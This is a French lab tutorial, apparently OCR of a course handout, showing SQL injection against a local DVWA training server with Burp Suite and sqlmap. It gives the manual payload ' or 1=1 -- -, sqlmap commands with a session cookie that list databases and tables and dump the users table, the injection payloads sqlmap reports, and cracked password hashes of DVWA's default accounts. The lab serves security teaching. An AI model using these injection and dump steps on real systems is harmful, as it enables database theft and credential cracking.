


INJECTION SQL
AUTOMATISATION À PARTIR DE L'OUTIL SQLMAP



Connectez-vous au serveur DVWA (on prendra soin de passer par Burpsuite en activant le plugin sur firefox).
Username /Password : admin/password




Dans l'onglet DVWA security, choisir security level : low (pour le premier TP).




On peut tester la vulnérabilité aux injections sql avec : ' or 1=1 -- -

Dans ce cas là, on a une réponse de ce type :



Effectuer une requête en saisissant un nombre (ex :1). Sur Burpsuite, dans proxy, vous devriez voir la requête avec le paramètre injecté.



La zone request va nous aider. On relève que c'est une requête GET, l'url est ici : http://192.168.1.39/vulnerabilities/sqli?id=1&Submit=Submit. Le cookie est ici :PHPSESSID=9avgut3klmipq4db0tv0udrlu4 ; security=low.

À partir de ces données, on génère la commande sqlmap (--dbs permet la recherche des base de données sur la machine)

```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u "http://192.168.1.39//vulnerabilities/sqli/?id=1&Submit=Submit" --cookie="PHPSESSID=9avgut3kkmipq4db0tv0udr1u4; security=low" --dbs

                        1.7.2#stable
                        https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local,
state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 11:23:47 /2023-07-09/

[11:23:48] [INFO] resuming back-end DBMS 'mysql'
[11:23:48] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
    Payload: id=1' OR NOT 6758=6758#&Submit=Submit

    Type: error-based
    Title: MySQL ≥ 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: id=1' AND (SELECT 8896 FROM(SELECT COUNT(*),CONCAT(0x7162787a71,(SELECT (ELT(8896=8896,1))),0x7162766b71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGIN
S GROUP BY x)a)-- MDgb&Submit=Submit

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1' AND (SELECT 3797 FROM (SELECT(SLEEP(5)))ncBO)-- JVjg&Submit=Submit

    Type: UNION query
    Title: MySQL UNION query (NULL) - 2 columns
    Payload: id=1' UNION ALL SELECT CONCAT(0x7162787a71,0x444e7a68624d454563635757714b4e674d6e5773456e474552596b424a4b517375756f6e5a4d524b,0x7162766b71),NULL#&Submit=S
ubmit
---
```

```
[11:23:48] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 9 (stretch)
web application technology: Apache 2.4.25
back-end DBMS: MySQL ≥ 5.0 (MariaDB fork)
[11:23:48] [INFO] fetching database names
available databases [2]:
[*] dvwa
[*] information_schema

[11:23:48] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.1.39'

[*] ending @ 11:23:48 /2023-07-09/
```

On peut voir que la base de données détectée est de type mysql. Le paramètre injecté est id. Les types d'injection utilisés par sqlmap sont ici : boolean-based blind, error based, time-based blind et union query.
2 bases de données ont été détecté : dvwa et information_schema

On relève ici les tables de la base dvwa avec les arguments : -D dvwa --tables

```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u "http://192.168.1.39//vulnerabilities/sqli/?id=1&Submit=Submit" --cookie="PHPSESSID=9avgut3kkmipq4db0tv0udr1u4; security=low" -D dvwa --tables

        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.7.2#stable}
|_ -| . [.]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local,
state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 11:26:05 /2023-07-09/

[11:26:05] [INFO] resuming back-end DBMS 'mysql'
[11:26:05] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
    Payload: id=1' OR NOT 6758=6758#&Submit=Submit

    Type: error-based
    Title: MySQL ≥ 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: id=1' AND (SELECT 8896 FROM(SELECT COUNT(*),CONCAT(0x7162787a71,(SELECT (ELT(8896=8896,1))),0x7162766b71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGIN
S GROUP BY x)a)-- MDgb&Submit=Submit

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1' AND (SELECT 3797 FROM (SELECT(SLEEP(5)))ncBO)-- JVjg&Submit=Submit

    Type: UNION query
    Title: MySQL UNION query (NULL) - 2 columns
    Payload: id=1' UNION ALL SELECT CONCAT(0x7162787a71,0x444e7a68624d45456363575771 4b4e674d6e5773456e474552596b424a4b517375756f6e5a4d524b,0x7162766b71),NULL#&Submit=S
ubmit
```

On relève 2 tables : guestbook et users

```
---
[11:26:05] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 9 (stretch)
web application technology: Apache 2.4.25
back-end DBMS: MySQL ≥ 5.0 (MariaDB fork)
[11:26:05] [INFO] fetching tables for database: 'dvwa'
Database: dvwa
[2 tables]
+-----------+
| guestbook |
| users     |
+-----------+

[11:26:05] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.1.39'

[*] ending @ 11:26:05 /2023-07-09/
```

On relève ici le contenu de la table users avec les arguments : -D dvwa -T users --dump

```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u "http://192.168.1.39//vulnerabilities/sqli/?id=1&Submit=Submit" --cookie="PHPSESSID=9avgut3kkmipq4db0tv0udr1u4; security=low" -D dvwa -T users --dump

        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.7.2#stable}
|_ -| . [.]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local,
state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 11:27:04 /2023-07-09/

[11:27:04] [INFO] resuming back-end DBMS 'mysql'
[11:27:04] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
    Payload: id=1' OR NOT 6758=6758#&Submit=Submit

    Type: error-based
    Title: MySQL ≥ 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: id=1' AND (SELECT 8896 FROM(SELECT COUNT(*),CONCAT(0x7162787a71,(SELECT (ELT(8896=8896,1))),0x7162766b71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGIN
S GROUP BY x)a)-- MDgb&Submit=Submit

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1' AND (SELECT 3797 FROM (SELECT(SLEEP(5)))ncBO)-- JVjg&Submit=Submit

    Type: UNION query
    Title: MySQL UNION query (NULL) - 2 columns
    Payload: id=1' UNION ALL SELECT CONCAT(0x7162787a71,0x444e7a68624d45456363575771 4b4e674d6e5773456e474552596b424a4b517375756f6e5a4d524b,0x7162766b71),NULL#&Submit=S
ubmit
---
```

Le contenu de la table (user_id, user, avatar, password, last_name, last_login, failed_login)

```
[11:27:04] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 9 (stretch)
web application technology: Apache 2.4.25
back-end DBMS: MySQL ≥ 5.0 (MariaDB fork)
[11:27:04] [INFO] fetching columns for table 'users' in database 'dvwa'
[11:27:04] [INFO] fetching entries for table 'users' in database 'dvwa'
[11:27:04] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] N
do you want to crack them via a dictionary-based attack? [Y/n/q] Y
[11:27:22] [INFO] using hash method 'md5_generic_passwd'
[11:27:22] [INFO] resuming password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'
[11:27:22] [INFO] resuming password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
[11:27:22] [INFO] resuming password 'charley' for hash '8d3533d75ae2c3966d7e0d4fcc69216b'
[11:27:22] [INFO] resuming password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7'
Database: dvwa
Table: users
[5 entries]
+---------+---------+-------------------------+-----------------------------------------------------------+-----------+------------+---------------------+--------------+
| user_id | user    | avatar                  | password                                                  | last_name | first_name | last_login          | failed_login |
+---------+---------+-------------------------+-----------------------------------------------------------+-----------+------------+---------------------+--------------+
| 1       | admin   | /hackable/users/admin.jpg   | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | admin     | admin      | 2023-07-08 15:47:09 | 0            |
| 2       | gordonb | /hackable/users/gordonb.jpg | e99a18c428cb38d5f260853678922e03 (abc123)   | Brown     | Gordon     | 2023-07-08 15:47:09 | 0            |
| 3       | 1337    | /hackable/users/1337.jpg    | 8d3533d75ae2c3966d7e0d4fcc69216b (charley)  | Me        | Hack       | 2023-07-08 15:47:09 | 0            |
| 4       | pablo   | /hackable/users/pablo.jpg   | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)  | Picasso   | Pablo      | 2023-07-08 15:47:09 | 0            |
| 5       | smithy  | /hackable/users/smithy.jpg  | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | Smith     | Bob        | 2023-07-08 15:47:09 | 0            |
+---------+---------+-------------------------+-----------------------------------------------------------+-----------+------------+---------------------+--------------+

[11:27:22] [INFO] table 'dvwa.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.1.39/dump/dvwa/users.csv'
[11:27:22] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.1.39'

[*] ending @ 11:27:22 /2023-07-09/
```

On retrouve ici les chemins vers un fichier csv et des fichiers text log pour aider à la rédaction des rapports.